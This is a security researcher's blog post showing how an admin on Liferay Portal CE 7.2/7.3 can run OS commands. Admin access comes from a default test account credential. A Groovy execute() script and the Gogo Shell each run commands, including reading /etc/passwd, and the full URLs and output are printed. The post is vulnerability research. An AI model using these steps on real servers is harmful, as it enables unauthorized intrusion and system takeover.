



TPDanh

Follow

Nov 15, 2020 · 3 min read · Listen




Some way to execute OS command in Liferay Portal

Recently, I have a chance to work with Liferay CE Portal and explore some attack vectors to execute OS command on it.

What is Liferay Portal?

Liferay Portal is a portal solution designed in accordance with application models in agencies, organizations and businesses wishing to develop information systems on the web environment to perform online transactions and use the Intranet / Internet as an essential tool in operations, information provision, communication, management, and administration, with a variety of utilities, exchange and collaboration.



Deployment diagram for a Liferay Portal instance

The journey to discover Vulnerabilities

When try to exploit the target (Liferay Portal Server), I found that I can access with admin privilege with default account **test@liferay.com/test**(critical bug). With admin privilege, I can do many thing but my purpose is Remote Code Execution (RCE) the target. That's why I found 2 way to execute OS command in Liferay Portal Server.


First vulnerability: Admin user can execute any OS command on Liferay Portal Server via Groovy Script.

Try to find the way to execute command on the target server, I read lots about Liferay Portal and found out Administrator can execute Groovy Script. [The document](#) about Groovy Script shows that this module has predefined variables that facilitate working with widgets and users. That sound like a box, what happend if I can escape the box ? I can execute OS command on the Sever. That is my purpose.

Let's go ahead. Access this path, I can run Groovy Script.

[https://\[domain\]/group/control_panel/manage?](https://[domain]/group/control_panel/manage?p_p_id=com_liferay_server_admin_web_portlet_ServerAdminPortlet&p_p_lifecycle=0&p_p_state=maximized&p_p_mode=view&_com_liferay_server_admin_web_portlet_ServerAdminPortlet_mvcRenderCommandName=%2Fserver_admin%2Fview&_com_liferay_server_admin_web_portlet_ServerAdminPortlet_tabs1=script)

[p_p_id=com_liferay_server_admin_web_portlet_ServerAdminPortlet&p_p_lifecycle=0&p_p_state=maximized&p_p_mode=view&_com_liferay_server_admin_web_portlet_ServerAdminPortlet_mvcRenderCommandName=%2Fserver_admin%2Fview&_com_liferay_server_admin_web_portlet_ServerAdminPortlet_tabs1=script](https://[domain]/group/control_panel/manage?p_p_id=com_liferay_server_admin_web_portlet_ServerAdminPortlet&p_p_lifecycle=0&p_p_state=maximized&p_p_mode=view&_com_liferay_server_admin_web_portlet_ServerAdminPortlet_mvcRenderCommandName=%2Fserver_admin%2Fview&_com_liferay_server_admin_web_portlet_ServerAdminPortlet_tabs1=script)



After a while I searched for the script can help my purpose, I found this on script below to the Script box to execute any OS command.

```
def sout = new StringBuilder(), serr = new StringBuilder()
def proc = '[command]'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```

Replace [command] with any OS command, I tested on Linux server with command "ls -la".

Server Administration

Groovy

Script

```
def sout = new StringBuilder(), serr = new StringBuilder()
def proc = 'ls -la'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
```

Output

```
out> total 72
drwxr-xr-x  1 liferay liferay    4096 Oct  5 23:25 .
drwxr-xr-x  1 root   root      4096 Oct  5 23:25 ..
-rw-r--r--  1 liferay liferay     40 Oct  1 00:46 .githash
-rw-r--r--  1 liferay liferay      0 Oct  1 00:45 .liferay-home
-rw-r--r--  1 liferay liferay   1488 Oct  1 00:46 README.markdown
drwxr-xr-x  1 liferay liferay    4096 Oct  1 00:47 data
drwxr-xr-x  2 liferay liferay    4096 Oct  1 00:48 deploy
drwxr-xr-x  6 liferay liferay    4096 Oct  1 00:47 elasticsearch7
drwxr-xr-x  2 liferay liferay    4096 Oct  1 00:46 license
drwxr-xr-x  1 liferay liferay    4096 Nov 15 16:21 logs
drwxr-xr-x  1 liferay liferay    4096 Oct  1 00:46 osgi
-rw-r--r--  1 liferay liferay   1618 Oct  1 00:44 readme.html
drwxr-xr-x  1 liferay liferay    4096 Oct  1 00:46 tomcat
lrwxrwxrwx  1 liferay liferay      6 Oct  5 23:25 tomcat-9.0.37 -> tomcat
drwxr-xr-x  3 liferay liferay    4096 Oct  1 00:46 tools

err>
```

Execute

The script get the command, execute it on the server and get standard output, standard error then print to browser.

Second vulnerability: Admin user can execute any OS command on Liferay Portal Server via Gogo Shell module.

When access Liferay Portal control panel, I saw the module named "Gogo shell". The name is very promising for my purposes. I found and read [the document](#) about this module. The Gogo shell provides a way to interact with the module framework. There a [list command](#) that were defined. Example run "help" to show list command, "lb" to list all of the bundles installed in Liferay's module framework. That like a box same with first vulnerability. I must figure out the way to escape that box.

The URL to access Gogo Shell module:

[https://\[domain\]/group/control_panel/manage?p_p.id=com_liferay_gogo_shell_web_internal_portlet_GogoShellPortlet&p_p.lifecycle=0&p_p.state=maximized&p_p.mode=view&com_liferay_gogo_shell_web_internal_portlet_GogoShellPortlet_javax.portlet.action=executeCommand&p_p.auth=GQ1fDPiH](https://[domain]/group/control_panel/manage?p_p.id=com_liferay_gogo_shell_web_internal_portlet_GogoShellPortlet&p_p.lifecycle=0&p_p.state=maximized&p_p.mode=view&com_liferay_gogo_shell_web_internal_portlet_GogoShellPortlet_javax.portlet.action=executeCommand&p_p.auth=GQ1fDPiH)

I try to insert command not in list command defined. And success, the OS command run on the target server and print the result on the browser.

Command

g! cat /etc/passwd

Execute

Output

```
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21:ftp:/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
```

I think Liferay Portal need more mechanisms to check which script/command can be executed via Groovy Script and Gogo Shell module.

Both vulnerabilities were tested on Liferay Portal CE 7.3.5 GA6 and Liferay Portal CE 7.2.0 GA1.

I am @[babywolf](#). Thank @[ledz1996](#) for supporting me to find out these vulneratilities.

Liferay Rce Exploit

[About](#) [Help](#) [Terms](#) [Privacy](#)

Get the Medium app